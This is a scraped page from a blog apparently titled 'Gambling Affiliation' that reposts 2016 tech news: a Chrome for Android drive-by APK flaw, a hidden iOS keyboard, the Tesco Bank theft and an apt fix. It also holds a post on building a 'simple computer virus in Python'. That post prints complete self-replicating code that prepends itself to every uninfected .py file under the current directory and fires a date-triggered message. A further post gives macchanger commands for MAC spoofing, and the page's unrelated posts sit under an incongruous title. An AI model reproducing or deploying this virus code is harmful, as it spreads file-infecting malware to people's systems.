Gambling Affiliation

Gambling Affiliation

Thursday, 10 November 2016

A New Vulnerability In Chrome For Android Allows Hackers To Download Trojan In Your Device



A new vulnerability in Chrome for Android is found which allows hackers to quietly download banking trojan apps (.apk) onto user’s device without their knowledge. A pop-up ad that appears out of nowhere and surprise you that your mobile device has been infected with a dangerous virus and instructs you to install a security app to remove it immediately.
capture
However this malicious advertising web page automatically downloads an APK file to your device without requiring any approval. When an APK file is broken down into pieces and handed over to the save function via Blob() class, there is no check for the type of the content being saved, so the browser saves the APK file without notifying the user, according to a security expert.

Since this August the Trojan has infected over 318,000 Android devices across the world. Google has acknowledged the issue, blocked the malicious ads and planned to patch it in the next update of Chrome.

iPhone Has A Secret One-Handed Keyboard Which You Didn’t Know About It All This Time


Developer Steve Troughton-Smith recently discovered hidden code for a one-handed keyboard in Apple’s iOS by hacking an iOS Simulator. The shocking fact is that this one-handed keyboard has been there since the launch of iOS 8 over two years ago.
However there is something similar on your iPhone already, with the landscape keyboard offering several shortcuts. But this version happens to push either side of the QWERTY portrait keyboard across in order to reach the shortcut options.
You won’t be able to make use of it unless you go through the same unofficial route as Steve.  So if you really wanna make your keyboard experience easier then take your jailbroken device and get swiping.

Britain’s Tesco Bank Hacked and 20,000 Customers Lost Their money


Britain’s Tesco Bank temporarily froze all online transactions Monday after around 20,000 customers had money stolen from their accounts in a hack attack.
The bank, a subsidiary of British supermarket giant Tesco, the kingdom’s biggest retailer, said it was trying to refund accounts as quickly as possible.
“Tesco Bank can confirm that, over the weekend, some of its customer current accounts have been subject to online criminal activity, in some cases resulting in money being withdrawn fraudulently,” chief executive Benny Higgins said in a statement.
The bank confirmed that of its 136,000 current account holders, 40,000 had seen suspicious transactions over the weekend, while money had been fraudulently withdrawn from around 20,000 accounts.

No figure was given for the total amount of money involved.
Tesco shares dipped by 1.28 percent to 199.90 pence in early London trading, as London stocks rose by 1.3 percent.
“We can reassure customers that any financial loss as a result of this activity will be resolved fully by Tesco Bank,” said Higgins.
The retail bank is working with the National Crime Agency and the Financial Conduct Authority to address the security breach.
“It will be investigated and hopefully that will lead to action and arrests,” an NCA spokesman said.
The spokesman said cyber-attacks tended to vary in terms of sophistication so there was no set formula for dealing with them.

Higgins told BBC radio: “We invest very heavily in insuring we have preventative measures in respect of this kind of fraudulent activity but in the modern world it’s impossible to be totally impregnable.”
Tesco Bank opened in 1997 and has 7.8 million customer accounts.

Wednesday, 9 November 2016

Unable to locate package in Ubuntu while trying to install packages by apt

First, check if the package actually exists:
  1. Go to packages.ubuntu.com with a web browser.
  2. Scroll down to "Search package directories"
  3. Enter the package which you're trying to install into the "Keyword" field.
    Enable "Only show exact matches:"
    Change the "Distribution" to which version of Ubuntu you're using.
    enter image description here
If there are no results, the package you are looking for doesn't exist and the next steps will not work. It may require a third party PPA or an alternative installation method.
If results are found, the package exists and you may continue with these steps:
  1. Open Software Sources (or Software & Updates in 13.04+) by searching for it in the Dash.
  2. Open the "Ubuntu Software" tab.
  3. Ensure that the first 4 check boxes on this tab are enabled:
    enter image description here
  4. Update the package lists, then test with these commands:
    sudo apt-get update
    sudo apt-get install <TEST_PACKAGE>


Also Check : How To Check DNS Records Using Basic Nslookup Command Examples

Thursday, 3 November 2016

How to make a simple computer virus in Python

A computer virus is a type of malicious software program (“malware”) that, when executed, replicates by reproducing itself (copying its own source code) or infecting other computer programs by modifying them.Infecting computer programs can include as well, data files, or the “boot” sector of the hard drive. When this replication succeeds, the affected areas are then said to be “infected” with a computer virus.The term “virus” is also commonly, but erroneously, used to refer to other types of malware. “Malware” encompasses computer viruses along with many other forms of malicious software, such as computer “worms”, ransomware, trojan horses, keyloggers, rootkits, spyware, adware, malicious Browser Helper Object (BHOs) and other malicious software. The majority of active malware threats are actually trojan horse programs or computer worms rather than computer viruses. The term computer virus, coined by Fred Cohen in 1985, is a misnomer. Viruses often perform some type of harmful activity on infected host computers, such as acquisition of hard disk space or central processing unit (CPU) time, accessing private information (e.g., credit card numbers), corrupting data, displaying political or humorous messages on the user’s screen, spamming their e-mail contacts, logging their keystrokes, or even rendering the computer useless. However, not all viruses carry a destructive “payload” or attempt to hide themselves—the defining characteristic of viruses is that they are self-replicating computer programs which install themselves without user consent.

Virus writers use social engineering deceptions and exploit detailed knowledge of security vulnerabilities to gain access to their hosts’ computers and computing resources. The vast majority of viruses target systems running Microsoft Windows, employing a variety of mechanisms to infect new hosts, and often using complex anti-detection/stealth strategies to evade antivirus software. Motives for creating viruses can include seeking profit (e.g., with ransomware), desire to send a political message, personal amusement, to demonstrate that a vulnerability exists in software, for sabotage and denial of service, or simply because they wish to explore cybersecurityissues, artificial life and evolutionary algorithms.


Here in this article we are going to code simple python virus

Disclaimer – Our tutorials are designed to aid aspiring pen testers/security enthusiasts in learning new skills, we only recommend that you test this tutorial on a system that belongs to YOU. We do not accept responsibility for anyone who thinks it’s a good idea to try to use this to attempt to hack systems that do not belong to you.

<code>
#!/usr/bin/python
import os
import datetime
SIGNATURE = "SIMPLE PYTHON VIRUS"
def search(path):
    filestoinfect = []
    filelist = os.listdir(path)
    for fname in filelist:
        if os.path.isdir(path+"/"+fname):
            filestoinfect.extend(search(path+"/"+fname))
        elif fname[-3:] == ".py":
            infected = False
            for line in open(path+"/"+fname):
                if SIGNATURE in line:
                    infected = True
                    break
            if infected == False:
                filestoinfect.append(path+"/"+fname)
    return filestoinfect
def infect(filestoinfect):
    virus = open(os.path.abspath(__file__))
    virusstring = ""
    for i,line in enumerate(virus):
        if i&gt;=0 and i &lt;39:
            virusstring += line
    virus.close
    for fname in filestoinfect:
        f = open(fname)
        temp = f.read()
        f.close()
        f = open(fname,"w")
        f.write(virusstring + temp)
        f.close()
def bomb():
    if datetime.datetime.now().month == 1 and datetime.datetime.now().day == 25:
        print "HAHA YOU ARE AFFECTED BY VIRUS!! AND THAT"S AN EVIL ALUGH BY THE WAY!!"
filestoinfect = search(os.path.abspath(""))
infect(filestoinfect)
bomb()
</code>

The code performs a search for the python files and make all the strings to the Following String “HAHA YOU ARE AFFECTED BY VIRUS!! AND THAT”S AN EVIL LAUGH BY THE WAY!!”.

How To Spoof MAC Address Using Macchanger in Kali Linux


MAC address spoofing is a technique for temporarily changing your Media Access Control (MAC) address on a network device. A MAC Address is a unique and hardcoded address programmed into network devices which cannot be changed permanently. The MAC address is in the 2nd OSI layer and should be seen as the physical address of your interface. Macchanger is a tool that is included with any version of Kali Linux including the 2016 rolling edition and can change the MAC address to any desired address until the next reboot. In this tutorial we will be spoofing the MAC address of our wireless adapter with a random MAC address generated by Macchanger on Kali Linux.

MAC Address Spoofing

First we need to take down the network adapter in order to change the MAC address. This can be done using the following command:

ifconfig wlan1 down

Replace wlan1 with your own network interface.

Now use the following command to change your MAC address to a new random MAC Address:

macchanger -r wlan1


As shown on the screenshot, Macchanger will show you the permanent, current and changed MAC address. The permanent MAC Address will be restored to your network adapter after a reboot or you can reset your network adapters MAC address manually. Use the following command to restore the permanent MAC address to your network adapter manually:

macchanger –permanent wlan1

You can also spoof a particular MAC address using the following command:

macchanger -m [Spoofing MAC Address] wlan1

macchanger -m XX:XX:XX:XX:XX:XX wlan1

If you receive the following error you need to take down the network interface first before changing the MAC Address (Command: ifconfig wlan1 down):

ERROR: Can’t change MAC: interface up or not permission: Cannot assign requested address

Use the following command to bring up your network adapter with the new MAC address:

ifconfig wlan1 up

Use the following command to show the current MAC address:

macchanger –show wlan1


Anonymous Warns The World: “World War 3 Is Coming Soon


If we talk about the possibility of the WWIII, different people have different opinions. While some people call it a far-fetched possibility, others cite some recent events and say that WWIII is closer than ever.

Along the similar lines, the hacktivist collective Anonymous has released a new video warning the people about the World War 3.

What’s the basis of such prediction? Well, in recent times, Britain and the United States promised troops are preparing to move to Poland in NATO’s biggest military build-up on Russian borders since the Cold War.

Also, according to another report, across Russia, 40 million military personnel and civilians have just finished up emergency drills. This exercise has been done to prepare the people to protect themselves against any eminent possibility of nuclear or biological war.

The video talks about China, whose defense minster recently told his country’s citizen to be prepared for the “people’s war at sea”. It also states China’s latest positioning and testing of nuclear weapons.


“Even the United States has confirmed that China has tested an Intercontinental Ballistic Missile, which is capable of striking everywhere in the world within half an hour,” the video says.

Here’s the complete video: